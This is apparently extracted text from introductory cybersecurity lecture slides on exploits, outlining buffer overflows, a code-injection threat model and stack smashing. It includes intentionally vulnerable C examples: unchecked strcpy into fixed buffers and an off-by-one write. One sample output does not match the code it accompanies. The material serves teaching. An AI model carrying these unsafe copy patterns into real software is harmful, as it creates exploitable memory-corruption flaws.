

2550 Intro to cybersecurity

L22: Exploits

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Today's plan

Buffer Overflows

A Vulnerable Program

Smashing the Stack

Shellcode

NOP Sleds

Memory Corruption

Programs often contain bugs that corrupt stack memory

Usually, this just causes a program crash

- The infamous “segmentation” or “page” fault

To an attacker, every bug is an opportunity

- Try to modify program data in very specific ways

Vulnerability stems from several factors

- Low-level languages are not memory-safe
- Control information is stored inline with user data on the stack

Threat Model

Attacker's goal:

System's goal:

Attacker's capability: submit arbitrary input to the program

- Environment variables
- Command line parameters
- Contents of files
- Network data
- Etc.

Threat Model

Attacker's goal:

- Inject malicious code into a program and execute it
- Gain all privileges and capabilities of the target program (e.g. setuid)

System's goal: prevent code injection

- Integrity – program should execute faithfully, as programmer intended
- Crashes should be handled gracefully

Attacker's capability: submit arbitrary input to the program

- Environment variables
- Command line parameters
- Contents of files
- Network data
- Etc.

```
void dowork(char *str) {
    char buf[60];
    strcpy(buf, str);
    buf[60] = 0;
    printf("%s\n", buf);
}
```

```
void main(int argc, char* argv[]) {
    if (argc!=2) {
        printf("Need an arg");
        exit(1);
    }

    dowork(argv[1]);
}
```

Goal is to attack
a program like this one.
(2 common errors)

A Vulnerable Program

```
0: void print(string s) {  
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    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
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Copy the given string s into the new buffer

Print the buffer to the console


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```
$ ./print Hello World  
World  
Hello  
$ ./print arg1 arg2 arg3  
arg3  
arg2  
arg1
```


Review of how a program calls a function

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
